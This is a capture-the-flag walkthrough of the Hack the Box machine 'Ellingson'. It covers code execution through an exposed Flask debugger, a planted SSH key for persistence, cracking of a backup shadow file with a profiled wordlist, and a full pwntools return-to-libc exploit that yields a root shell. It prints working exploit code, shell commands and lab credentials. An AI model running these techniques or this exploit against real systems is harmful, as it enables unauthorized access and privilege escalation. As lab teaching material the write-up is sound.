
Ellingson Write Up

(by Pierson Carulli)

Ellingson is the first 40-point box that I have done on Hack the Box. I learned how to use password profiling to narrow down a wordlist; how to generate and setup ssh keys, and how to exploit a binary that had NX, and partial RELRO protection enabled (ASLR was also enabled on the target). In the following write up the target's IP address is 10.10.10.139.

Initial Scan and Enumeration

An Nmap scan was performed on the target. The results of the scan are visible below.



The Nmap command instructs Nmap to check for open ports on the target, using a syn scan, while gathering service information for each open port and performing some default script scans. The two open ports, found by Nmap, are port 22 and port 80. Port 22 has OpenSSH version 7.6 and port 80 is housing an http server equipped with nginx version 1.14.0. Opening a web browser and browsing to http://10.10.10.139 brings us to the target machine's homepage. Following the different links on the page (see figure two) eventually reveals a page containing a password policy (in this case the password policy is simply don't use any variation of the following).




Figure 3 shows a rant about bad passwords (Love, Secret, Sex and God).

Clicking on each of the links (see figure 2) reveals a pattern in the URL. The links redirect the browser to http://10.10.10.139/articles/1, /articles/2, and /articles/3 respectively. Changing the /3 to a /4 opens a debugging session for the underlying flask application.

```
File "/usr/lib/python3/dist-packages/flask/app.py", line 1614, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/usr/lib/python3/dist-packages/flask/app.py", line 1517, in handle_user_exception
  reraise(exc_type, exc_value, tb)
File "/usr/lib/python3/dist-packages/flask/_compat.py", line 33, in reraise
  raise value
File "/usr/lib/python3/dist-packages/flask/app.py", line 1612, in full_dispatch_request
  rv = self.dispatch_request()
File "/usr/lib/python3/dist-packages/flask/app.py", line 1598, in dispatch_request
  return self.view_functions[rule.endpoint](**req.view_args)
File "/opt/corp-web/run.py", line 32, in show_articles
  slug = articles[index-1]
IndexError: list index out of range
```

The debugger caught an exception in your WSGI application. You can now look at the traceback which led to the error.

To switch between the interactive traceback and the plaintext one, you can click on the "Traceback" headline. From the text traceback you can also create a paste of it. For code execution mouse-over the frame you want to debug and click on the console icon on the right side.

Figure 4 (shown above) displays the debugging session. Code execution is obtained by clicking the console icon located on the far right of the screen (the console icon is not visible in the screenshot).

Gaining Access

Listing the directories contained within hal's home folder uncovers a set of ssh keys. The id_rsa file is the private key, the id_rsa.pub files is the public key file, and the authorized_keys file contains a list of keys that can access the Ellingson without providing a password.

```
>>> print(__import__('os').popen('ls -la home/hal/.ssh').read());
total 20
drwx------ 2 hal hal 4096 Mar  9  2019 .
drwxrwx--- 5 hal hal 4096 May  7 13:12 ..
-rw-r--r-- 1 hal hal 1145 Mar 10  2019 authorized_keys
-rw------- 1 hal hal 1766 Mar  9  2019 id_rsa
-rw-r--r-- 1 hal hal  395 Mar  9  2019 id_rsa.pub
```

Figure 5 shows the public and private ssh key files that were discovered in hal's directory.

Unfortunately, attempting to login to port 22 (ssh) on the target machine using the recovered key requires a password. This is because the id_rsa keyfile is encrypted with AES 128-bit encryption.

```
'-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,4F7C6A9FD8FB74EDF6E605487045F91D

qVxdFeBjyqXIUkZ6A+8u77HfZgUUwmPOuhN9xFYy+f36kKwr1Wol3iWRHB7W7Ien
5vjyyNT3+mTO272NcAwreWRH0EZWDmvltWP5e9gESTpA4ja+vNP32UNwJ9lK1PLL
mSm7XFl4xOMkhheRzJlLRF7b41C8PKsMVP2DpaHLMxHwTCY1fX5j/QgWpwPN5W0R
DTQvsHyFj+gfsYjCTdrHUX0Dhg+LdVr7SH9NDt0twg/RxtXkAvwbyw3eRXAR0YCB
mrldQ4ymh91G4CapoIOyGUVZUPE/Sz1ZExVCTlfGT9LUgE8L7aaImdOxFkrKDiVb
ddhdWnXwnCrkxIaktwCSIFzl8iT71OxsQOcoq+VV8VbOsL2ICdgHNOIxQ2HonRQS
Ej19P02Ea5rOHVVx/SYxT+ce6Zx301GkYmPu80LVVFK8x7gRajMYgFu/bgC67F91
/QQ6IYkpoSr+eY8l0aJa5IpUo20sGV6xktiyx4V5+kMudiNTE/SAAea/vCCBBqZl
5YFdp/TW5sqvkvB5w4/a/UUj1POa0tT/Ckox9JWq2idq+tYw+MATejY+Xv1HUOun
YuV0Lm5AjdSBAcpIfU6ztJQ1zoVVYPqWXwRia38pSFDTz1pAHt9W6JBCRT3PKLo9
rb8xOhvx6VNj4ZgvaEdxw25RCAGyoEN6/S7z/tgVYZvWoXRqUvOkYq2iyECQ+6ib
qn/YjpRCX0Q9/3QRH0XSfTo7GvzbS4nTC2KubxmG9CJv/AAfdf1DcpvSfjtkUn5a
bN1NOMWbJkrFCLeS6P4fPUJt8VwEJXP+IQaqz9bJYyRI1uIrG2PhzpRZ+24iHv63
2lY+lZpeZBdagYJcp3qnh/f6kVtD+AyhyDurQ+EhsgBdqm4XM+d7AvilTDzqiU3v
b6ZIzTRsVTWUKsTfvkiFop64d8uIov16b6FimiG/YNFQfd7SUL8hvjJVeArWRGjO
vPn+RB4BYS0s3VZI+08Jo/BL8EXFeuMZdpbDFnGDhaINSL1/cZasQS6hRYUJsKZN
T7ptM3NdKNyrVGwfKyttp3OHZFjPRjZezpBR60q+HI37pt/iDkuhbeK2Pr9jNR3f
jfqv8lGlOMIoPA6ERxPveUrLldL6NfLT0gPasDrWo0RRDIzanqz0wYK/SfuIiumT
8tonBa4kQlxAyenW1p+nx5bZ1QXPQaUbXbAe3AbOU2YG20LJ0v8mxVZE0zP9QNZM
DSHtv3uIl3nONJIJryp8Y6UjW1q3+UaAnTS6J/IXk+JVsSIRs5hbNDtNLlhFowDq
2OWEh2CRE7TNptk6Bb8pZbfyA/lCXJhJjo8YZLc3xZ2h1WF1vaXCHYo/FNqeoS0k
yicWCEz2fSKfNMnMpcVreQglfA9u49+Cvqzt1JnIlX1gDUg8EXV5rLAEgiSRfVin
B1pTjH/EROnppfQkteSbRq9B9rrvcEQ8Q5JPjr7kp3kk07spyiV6YqNmxVrvQtck
rQ+X68SNYRpsvCegy59Dbe5/d6jMdFxBzUZQKAHCyroTiUS8PtsAIuRechR0Cbza
OM2FRsIM8adUzfx7Q91Or+k2pIKNKqr+5sIpb4M0GHggd7gD10E+IBUjM9HsQR+o
-----END RSA PRIVATE KEY-----
```


Figure 6 (shown above) displays the contents of the id_rsa file.

Luckily, this can be circumvented by replacing the id_rsa and id_rsa.pub files with versions that do not require a password and adding the new public key to the authorized_keys file. Adding the new id_rsa.pub file, along with the attacking hostname, to the authorized keys file allows logins originating from the attacking machine and destined for the target to succeed without requiring a password. The following command can be used to generate a new key pair from within the flask debugger: print(__import__('os').popen('HOSTNAME=`hostname` ssh-keygen -t rsa -C "$HOSTNAME" -f "$HOME/.ssh/id_rsa" -P "" && cat ~/.ssh/id_rsa.pub').read());. The following screenshot shows the results of this command.

```
>>> print(__import__('os').popen('HOSTNAME=`hostname` ssh-keygen -t rsa -C "$HOSTNAME" -f "$HOME/.ssh/id_rsa" -P "" && cat ~/.ssh/id_rsa.pub').read());
Generating public/private rsa key pair.
Your identification has been saved in /home/hal/.ssh/id_rsa.
Your public key has been saved in /home/hal/.ssh/id_rsa.pub.
The key fingerprint is:
SHA256:E9vl2yES8TZoSysxj7jv/tn1L2R5mCDsSL1RMOkCAfw
The key's randomart image is:
+---[RSA 2048]----+
|    .....  +o     |
|     . .    .=.   |
|      . .++=.=    |
|       E.o@*B..   |
|       ..S+*+o..+ |
|        ..oo. +*..|
|       .      .oo. |
|        .    o ... |
|        o+.o .  .+|
+----[SHA256]-----+
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIG1acRsWWfSbDCszC6CZQ4+XiHFBQZsRvB3n+NWjLA/j4/4w1c6zNk4YeySqxgCrOtklY2ONhB5cXCu4RBjGP2
/o9m8GmxB9+SSd0GvpInlgN14gg8iPDvnOB2cnmUA4NRcepwePfg60DAxWIut1hEVeF+wZM2yyhvjbPqhYR6rJJbGcGl/FucHn/bL0Hf3/zXGzPLJ7O2oz79ThaYvfv0p2fHZt++7ygKOPy4KRC6K1p7zecROxjy30
/aQau/vQb9w6oyM+GDCb+oOFnaMvU2Ft3uMSNm1K0iQb4m0v1Cs6Eojrwb3vmbjWDyOEBhgK2D2Qf4DdNekpvn5jtMDE3
```

Figure 7 (shown above): demonstrates the output of the above command. For this command to work the real keys need to be removed or moved to a different directory.

After the key files are in place the public key file (id_rsa.pub) must replace the current authorized_keys file. The following commands can be used to accomplish this.

print(__import__('os').popen('mv /home/hal/.ssh/authorized_keys /home/hal/authorized_keys').read());

print(__import__('os').popen('mv /home/hal/.ssh/id_rsa /home/hal/id_rsa').read());

print(__import__('os').popen('mv /home/hal/.ssh/id_rsa.pub /home/hal/id_rsa.pub').read());

print(__import__('os').popen('echo "root@kali" >> /home/hal/.ssh/id_rsa.pub').read());

print(__import__('os').popen('cat /home/hal/.ssh/id_rsa.pub > home/hal/.ssh/authorized_keys').read());

The first three commands move the current key files to a new location; the fourth command appends root@kali to the end of the id_rsa.pub file; Finally, the fifth command creates a new authorized_keys file. The following screenshot depicts the new authorized key file.

```
>>> print(__import__('os').popen('cat home/hal/.ssh/authorized_keys').read());
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDIG1acRsWWfSbDCszC6CZQ4+XiHFBQZsRvB3n+NWjLA/j4/4w1c6zNk4YeySqxgCrOtklY2ONhB5cXCu4RBjGP2
/o9m8GmxB9+SSd0GvpInlgN14gg8iPDvnOB2cnmUA4NRcepwePfg60DAxWIut1hEVeF+wZM2yyhvjbPqhYR6rJJbGcGl/FucHn/bL0Hf3/zXGzPLJ7O2oz79ThaYvfv0p2fHZt++7ygKOPy4KRC6K1p7zecROxjy30
/aQau/vQb9w6oyM+GDCb+oOFnaMvU2Ft3uMSNm1K0iQb4m0v1Cs6Eojrwb3vmbjWDyOEBhgK2D2Qf4DdNekpvn5jtMDE3
root@kali
>>>
```

Figure 8 shows the new auth keys file

After this the private key needs to be copied and pasted from the target machine to the attacking machine (must be placed in the .ssh directory). Before the attacking system can utilize id_rsa the command chmod 600 id_rsa needs to be issued. Once id_rsa has the correct permissions the command: ssh -i /root/.ssh/id_rsa hal@10.10.10.139 can be used to access the machine.

```
root@kali:~/.ssh# ssh -i id_rsa hal@10.10.10.139
Welcome to Ubuntu 18.04.1 LTS (GNU/Linux 4.15.0-46-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Sep 13 18:49:13 UTC 2019

  System load:  0.0               Processes:            99
  Usage of /:   23.6% of 19.56GB   Users logged in:      0
  Memory usage: 13%               IP address for ens33: 10.10.10.139
  Swap usage:   0%

  => There is 1 zombie process.


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

163 packages can be updated.
80 updates are security updates.


Last login: Sun Mar 10 21:36:56 2019 from 192.168.1.211
hal@ellingson:~$
```

Figure 9 shows that we have successfully logged in as the user hal without providing a password.

Compromising Additional Accounts

While enumerating the system it was discovered that the user hal is a member of the adm group. Performing more enumeration reveals that the group adm has read permissions to the shadow file backup.

```
root@kali:~/Downloads# sftp -i /root/.ssh/id_rsa hal@10.10.10.139
Connected to hal@10.10.10.139.
sftp> cd /var/www
sftp> ls
corp-web  html
sftp> cd ../backups
sftp> ls -la
drwxr-xr-x    2 root     root         4096 May  7 13:14 .
drwxr-xr-x   14 root     root         4096 Mar  9  2019 ..
-rw-r--r--    1 root     root        61440 Mar 10  2019 alternatives.tar.0
-rw-r--r--    1 root     root         8255 Mar  9  2019 apt.extended_states.0
-rw-r--r--    1 root     root          437 Jul 25  2018 dpkg.diversions.0
-rw-r--r--    1 root     root          295 Mar  9  2019 dpkg.statoverride.0
-rw-r--r--    1 root     root       615441 Mar  9  2019 dpkg.status.0
-rw-------    1 root     root          811 Mar  9  2019 group.bak
-rw-------    1 root     shadow        678 Mar  9  2019 gshadow.bak
-rw-------    1 root     root         1757 Mar  9  2019 passwd.bak
-rw-r-----    1 root     adm          1309 Mar  9  2019 shadow.bak
sftp> get shadow.bak
Fetching /var/backups/shadow.bak to shadow.bak
/var/backups/shadow.bak                                    100% 1309
sftp>
```

Figure 10: shows the permissions for each of the files in /var/backups. The file allows root read and write privileges and gives anyone from the adm group read and write permissions. This means that hal can read the file!

Sftp was used to transfer the file, shadow.bak, to the attacking machine (the /etc/passwd file was also transferred). Once both these files (/etc/passwd and /var/backups/shadow.bak) are on the attacking machine the unshadow command can be used to combine the files into a single file (this is needs to be done so that John can crack the passwords).

```
oot@kali:~/ellington# unshadow passwd shadow.bak > unshadowed.txt
oot@kali:~/ellington# ls
asswd  shadow.bak  unshadowed.txt
```

Figure 11 (shown above) shows the unshadow command being used to combine the passwd file and the shadow.bak file.

The passwords were hashed using SHA-512, which takes a long time to break. However, the overall cracking time can be greatly diminished by checking passwords that have a high probability first. Looking back at theplagues rant (see figure 3) uncovers a short list of what theplague believes to be the most common passwords. This list can be used to build a short, but effective, wordlist.

The following commands are used to build the custom wordlist:

grep -i *love* /usr/share/wordlists/rockyou.txt > wordlist.txt

grep -i *sex* /usr/share/wordlists/rockyou.txt >> wordlist.txt

grep -i *god* /usr/share/wordlists/rockyou.txt >> wordlist.txt

After customizing the wordlist, the tool John is used to crack the hashes. The following screenshot shows John in action.

```
(base) root@kali:~/ellington# john --wordlist=wordList.txt unshadowed.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Remaining 3 password hashes with 3 different salts
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
```

Figure 12 shows the command used to start john.

After coming back from a coffee break, John had found that the user margo was using the password iamgod$08 (not everyone listened to theplagues password suggestion). the su command is used to change the user from hal to margo.

```
al@ellingson:/etc/pam.d$ su margo
assword:
argo@ellingson:/etc/pam.d$ whoami
argo
argo@ellingson:/etc/pam.d$ cd
argo@ellingson:~$ ls
ser.txt
argo@ellingson:~$ cat user.txt
0ff9e3f9da8bb00aaa6c0bb73e45903
argo@ellingson:~$
```

Figure 13 shows the su command as well as the flag for the user.

Privilege Escalation

Going through the usual Linux privilege escalation process leads to checking for SUID root binaries. The vulnerable program, garbage, was found during this step. Running the binary causes a password prompt to appear. If the incorrect password is entered the program exits. The strings command can be used to extract the password from the binary. The output of the strings command is displayed on the next page.

```
access
strcmp
__libc_start_main
GLIBC_2.7
GLIBC_2.2.5
__gmon_start__
gfff
access gH
ranted fH
or user:H
[]A\A]A^A_
Row Row Row Your Boat...
The tankers have stopped capsizing
Balance is $%d
%llx
%lld
/var/secret/accessfile.txt
user: %lu cleared to access this application
user: %lu not authorized to access this application
User is not authorized to access this application. This attempt has been logged.
error
Enter access password:
N3veRF3@r1iSh3r3!
access granted.
access denied.
[+] W0rM || Control Application
[+] --------------------------
Select Option
1: Check Balance
2: Launch
3: Cancel
4: Exit
%d%*c
```

Figure 14 shows the output of the strings command. The password is N3veRF3@rliSh3r3!

Running the binary and providing the correct password does the following:

```
margo@ellingson:/usr/bin$ ./garbage
Enter access password: N3veRF3@r1iSh3r3!

access granted.
[+] W0rM || Control Application
[+] --------------------------
Select Option
1: Check Balance
2: Launch
3: Cancel
4: Exit
> 1
Balance is $1337
> 2
Row Row Row Your Boat...
> 3
The tankers have stopped capsizing
> 4
```

Figure 15: shows the result of executing the different options provided by garbage.

Analyzing the binary with gdb-peda allows us to create a 500-byte buffer consisting of random characters. Dropping the buffer, created by gdb-peda, into the password field causes a segmentation fault.

```
gdb-peda$ pattern create 500
'AAA%AAsAABAA$AAnAACAA-AA(AADAA;AA)AAEAAaAA0AAFAAbAA1AAGAAcAA2AAHAAdAA3AAIAAeAA4AAJAAfAA5AAKAAgAA6AALAAhAA7
AAMAAiAA8AANAAjAA9AAOAAkAAPAAlAAQAAmAARAAoAASAApAATAAqAAUAArAAVAAtAAWAAuAAXAAvAAYAAwAAZAAxAAyAAzA%%A%sA%BA%
$A%nA%CA%-A%(A%DA%;A%)A%EA%aA%0A%FA%bA%1A%GA%cA%2A%HA%dA%3A%IA%eA%4A%JA%fA%5A%KA%gA%6A%LA%hA%7A%MA%iA%8A%NA
%jA%9A%OA%kA%PA%lA%QA%mA%RA%oA%SA%pA%TA%qA%UA%rA%VA%tA%WA%uA%XA%vA%YA%wA%ZA%xA%yA%zAs%AssAsBAs$AsnAsCAs-As(
AsDAs;As)AsEAsaAs0AsFAsbAs1AsGAscAs2AsHAsdAs3AsIAseAs4AsJAsfAs5AsKAsgAs6A'
```

Figure 16 shows the creation of the 500-byte buffer.

Inspecting the RSP (stack pointer using x/xg $rsp) displays the bytes currently in RSP. Knowing what bytes are responsible for overwriting RSP allows the tool pattern offset to locate the position in the buffer where the overflow occurred.

```
gdb-peda$ x/xg $rsp
0x7fffffffdf98: 0x41416d4141514141
gdb-peda$ pattern offset 0x41416d4141514141
4702159612987654465 found at offset: 136
gdb-peda$
```

Figure 17 shows the contents of RSP and the location in the buffer where the RSP was overwritten.

The offset will be used to decide how big to make the garbage buffer. The gdb-peda command checksec can be used to list the protections that are enabled in the target binary the target binary. Running checksec against the target binary reveals that the following protections are in place.

```
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
```

Figure 18 shows the security measures taken to protect this binary from exploitation.

The target binary has NX protection, which causes the stack to be read only. Having a read only stack means that a payload cannot be executed from the stack (the usual approach of stuffing shellcode in the buffer and then returning to that location in the stack will not cut it). In addition to NX protection, the target binary also has RELRO enabled. RELRO, when fully enabled, makes the global offset table read only; however, since RELRO is only partially enabled the plt-GOT portion of the table is still writeable. The stack protections employed by the target will make exploitation more difficult; however, the protections can be bypassed with a return to libc attack. The objective is to leak the address of a function, used in the target binary, that is stored in libc and use the found address to calculate the distance from the absolute address to the function's location inside of the libc library. Once the offset is found the distance to any function in libc can be calculated by adding the offset to the location of the target function in the libc library. The pwntools library will be used to build a remote exploit for the target binary.

Building an Exploit

Successfully building the exploit will require finding various memory addresses. Since we know the target binary prints messages to the screen let's try to find the address of the puts function. This can be accomplished using objdump -D garbage | grep puts. The following screenshot shows the results.

```
margo@ellingson:/usr/bin$ objdump -D garbage | grep puts
0000000000401050 <puts@plt>:
  401050:       ff 25 d2 2f 00 00       jmpq   *0x2fd2(%rip)        # 404028 <puts@GLIBC_2.2.5>
  401321:       e8 2a fd ff ff          callq  401050 <puts@plt>
  401334:       e8 17 fd ff ff          callq  401050 <puts@plt>
  4014c3:       e8 88 fb ff ff          callq  401050 <puts@plt>
  4015fa:       e8 51 fa ff ff          callq  401050 <puts@plt>
  40160d:       e8 3e fa ff ff          callq  401050 <puts@plt>
  401651:       e8 fa f9 ff ff          callq  401050 <puts@plt>
  40165d:       e8 ee f9 ff ff          callq  401050 <puts@plt>
  401669:       e8 e2 f9 ff ff          callq  401050 <puts@plt>
  401675:       e8 d6 f9 ff ff          callq  401050 <puts@plt>
  401681:       e8 ca f9 ff ff          callq  401050 <puts@plt>
  40168d:       e8 be f9 ff ff          callq  401050 <puts@plt>
  401699:       e8 b2 f9 ff ff          callq  401050 <puts@plt>
  40171c:       e8 2f f9 ff ff          callq  401050 <puts@plt>
```

Figure 19 shows the address of puts in the procedural link table (PLT) and the address of the puts function in the global offset table (GOT). In the image the PLT address for puts is 401050 and the GOT address for the puts function is 404028.

Since this is 64-bit system function arguments are stored in the registers RDI, RSI, RDX, RCX, R8, and R9. The objective is to get the address of the puts function from the global offset table. A ROP gadget can be used to pop the GOT address from the stack and into a register allowing plt_puts to execute with GOT puts as an argument, which will produce the absolute address of puts. The program ropper can be used to find gadgets in binaries. The following command will find the address of pop rdi instructions (ropper –file garbage –search "pop rdi").

```
base) root@kali:~/ellington# ropper --file garbage --search "pop rdi"
INFO] Load gadgets from cache
LOAD] loading... 100%
LOAD] removing double gadgets... 100%
INFO] Searching for gadgets: pop rdi

INFO] File: garbage
)x000000000040179b: pop rdi; ret;
```

Figure 20 shows the address of the rop gadget (40179b).

The program will crash after the address is leaked. If the program crashes the address that we just obtained would become useless thanks to the stack protections that are in place. To prevent the program from crashing the execution flow needs to be redirected back to the main function. This can be done by including the address of main in the exploit.

```
margo@ellingson:/usr/bin$ objdump -D garbage | grep main
  401194:       ff 15 56 2e 00 00       callq  *0x2e56(%rip)        # 403ff0 <__libc_start_main@GLIBC_2.2.5>
0000000000401619 <main>:
  401644:       0f 84 e6 00 00 00       je     401730 <main+0x117>
  4016cd:       74 24                   je     4016f3 <main+0xda>
  4016d2:       7f 07                   jg     4016db <main+0xc2>
  4016d7:       74 0e                   je     4016e7 <main+0xce>
  4016d9:       eb 3a                   jmp    401715 <main+0xfc>
  4016de:       74 1f                   je     4016ff <main+0xe6>
  4016e3:       74 26                   je     40170b <main+0xf2>
  4016e5:       eb 2e                   jmp    401715 <main+0xfc>
  4016f1:       eb 38                   jmp    40172b <main+0x112>
  4016fd:       eb 2c                   jmp    40172b <main+0x112>
  401709:       eb 20                   jmp    40172b <main+0x112>
  40172b:       e9 6e ff ff ff          jmpq   40169e <main+0x85>
```

Figure 21 shows the main address needed to keep the program running after leaking the memory address.

Now that the needed addresses have been obtained, we can start creating the exploit. The first payload will look like this junk + pop_rdi + got_puts + plt_puts + ret_main. The following snippet shows the exploit so far (The figure is on the next page).

```
from pwn import *

context(os='linux', arch='amd64')

connection = ssh(host='10.10.10.139', user='margo', password='iamgod$08', port=22)

r = connection.process("/usr/bin/garbage")

'''Important memory addresses'''

#401050:        ff 25 d2 2f 00 00       jmpq   *0x2fd2(%rip)        # 404028 <puts@GLIBC_2.2.5>

plt_puts = p64(0x401050)
got_puts = p64(0x404028)
pop_rdi = p64(0x40179b)
ret_main = p64(0x401619)

#return gadget
ret_gadget = p64(0x401016) #This is needed because of how Ubuntu handles its stack! This is used in the final payload.

junk = ("A"*136) #offset found using gdb-peda pattern-create 500 and pattern offset

payload = (junk + pop_rdi + got_puts + plt_puts + ret_main)

'''Run the program'''
r.readuntil('password:')
#send the payload
r.sendline(payload)
#recevie the output
r.recvuntil("denied.")
#save the leaked address

leaked_puts = r.recv()[:8].strip().ljust(8, "\x00")
log.success("Leaked puts: " + str(leaked_puts))
```

Figure 22 (shown above) shows the first stage of the exploit. The first line lets pwntools know what kernel and architecture the target is using. The second line initializes a ssh connection. Finally, the third line spawns a new process that will run the target binary.

The second phase of the exploit consists of gathering the addresses of the functions that we want to use from libc. The command readelf can be used to locate the needed memory addresses from libc. To find the address of puts in libc (The address of libc_puts is needed to calculate the distance from the leaked address to the libc library) the following command can be used.

```
margo@ellingson:/usr/bin$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep puts
   191: 00000000000809c0   512 FUNC    GLOBAL DEFAULT   13 _IO_puts@@GLIBC_2.2.5
   422: 00000000000809c0   512 FUNC    WEAK   DEFAULT   13 puts@@GLIBC_2.2.5
   496: 00000000001266c0  1240 FUNC    GLOBAL DEFAULT   13 putspent@@GLIBC_2.2.5
   678: 00000000001285d0   750 FUNC    GLOBAL DEFAULT   13 putsgent@@GLIBC_2.10
  1141: 000000000007f1f0   396 FUNC    WEAK   DEFAULT   13 fputs@@GLIBC_2.2.5
  1677: 000000000007f1f0   396 FUNC    GLOBAL DEFAULT   13 _IO_fputs@@GLIBC_2.2.5
  2310: 000000000008a640   143 FUNC    WEAK   DEFAULT   13 fputs_unlocked@@GLIBC_2.2.5
```

Figure 23 in the figure the command readelf -s /lib/x86-linux-gnu/libc.so.6 | grep puts is used to find the memory address of puts within libc.

The next thing that we need is the address of system in libc.

```
margo@ellingson:/usr/bin$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep system
   232: 0000000000159e20    99 FUNC    GLOBAL DEFAULT   13 svcerr_systemerr@@GLIBC_2.2.5
   607: 000000000004f440    45 FUNC    GLOBAL DEFAULT   13 __libc_system@@GLIBC_PRIVATE
  1403: 000000000004f440    45 FUNC    WEAK   DEFAULT   13 system@@GLIBC_2.2.5
```

Figure 24 shows the command to get the address of system.

The man pages show that system requires an argument (the argument is the command to execute). Since a shell is desired the argument should be /bin/sh. Before /bin/sh can be used as an argument the address of the string must exist in libc (luckily, /bin/sh does exist in the libc library). The command: strings -a -t x /lib/x86_64-linux-gnu/libc.so.6 | grep /bin/sh is used to locate the /bin/sh string. Using system and passing it /bin/sh will spawn an unprivlaged shell. To obtain a privileged shell the command setuid(0) needs to be executed before the call to system. The address of setuid is found using the readelf command.

```
margo@ellingson:/usr/bin$ readelf -s /lib/x86_64-linux-gnu/libc.so.6 | grep setuid
    23: 00000000000e5970   144 FUNC    WEAK   DEFAULT   13 setuid@@GLIBC_2.2.5
```

Figure 25 shows the command used to find the address of setuid in libc.

The distance from the leaked address to libc is calculated using offset = (leaked_puts – libc_puts). To find the location of system add offset to the address found for system. The same step is taken to find the location of the string /bin/sh. The location of setuid is calculated by adding the offset to the address found for setuid. The last thing that is needed is the address of a ret instruction. The address of a ret instruction is needed because an EOF error is generated if the payload does not make use of return (I think this has something to do with how Ubuntu handles its stack). Putting all of this together produces the following exploit:

```
from pwn import *
context(os='linux', arch='amd64')
connection = ssh(host='10.10.10.139', user='margo', password='iamgod$08', port=22)
r = connection.process("/usr/bin/garbage")
'''Important memory addresses'''
#401050:        ff 25 d2 2f 00 00       jmpq   *0x2fd2(%rip)     # 404028 <puts@GLIBC_2.2.5>
plt_puts = p64(0x401050)
got_puts = p64(0x404028)
pop_rdi = p64(0x40179b)
ret_main = p64(0x401619)
#return gadget
ret_gadget = p64(0x401016) #this is needed because of how Ubuntu handles its stack!
junk = ("A"*136) #offset found using gdb-peda pattern-create 500 and pattern offset
payload = (junk + pop_rdi + got_puts + plt_puts + ret_main)
```

```
'''Run the program'''
r.readuntil('password:')
#send the payload
r.sendline(payload)
#recevie the output
r.recvuntil("denied.")
#save the leaked address
leaked_puts = r.recv()[:8].strip().ljust(8, "\x00")
log.success("Leaked puts: " + str(leaked_puts))



leaked_puts = u64(leaked_puts) #unpack this address so that it can be used to find the offset!
#phase 2 (return to libc)
libc_puts = 0x809c0  #address of libc's puts
libc_system = 0x4f440 #address of system in libc
argument = 0x1b3e9a #address of the string /bin/sh
#we need to setuid to 0 before calling system
libc_seteuid = 0xe5970
#we need to get the distance from leaked puts to libc (we can use libc's puts for this)
offset = (leaked_puts-libc_puts)
system = p64(offset+libc_system) #locate system in libc.so.6
shell = p64(offset+argument)#get the location of the /bin/sh string in libc.so.6
seteuid = p64(offset+libc_seteuid) #since principle of least privilage is being applied we need to seteuid to root beofre calling system
null = p64(0x00) #this will allow us to pass zero to seteuid
payload = (junk + ret_gadget + pop_rdi + null + seteuid + ret_gadget + pop_rdi + shell + system) #create the final payload
r.sendline(payload) #send the payload
r.recvuntil("denied.")
r.interactive() #enjoy root access
```

Running the exploit from the attacking machine spawns a root shell!

```
(base) root@kali:~/ellington# python evilSploit.py
[+] Connecting to 10.10.10.139 on port 22: Done
[*] margo@10.10.10.139:
    Distro    Ubuntu 18.04
    OS:       linux
    Arch:     amd64
    Version:  4.15.0
    ASLR:     Enabled
[+] Starting remote process '/usr/bin/garbage' on 10.10.10.139: pid 29447
[+] Leaked puts: ��\x92?�\x00\x00
[*] Switching to interactive mode

# $ whoami
root
# $ cd /root
# $ ls -la
total 60
drwx------  4 root root  4096 May  1 18:51 .
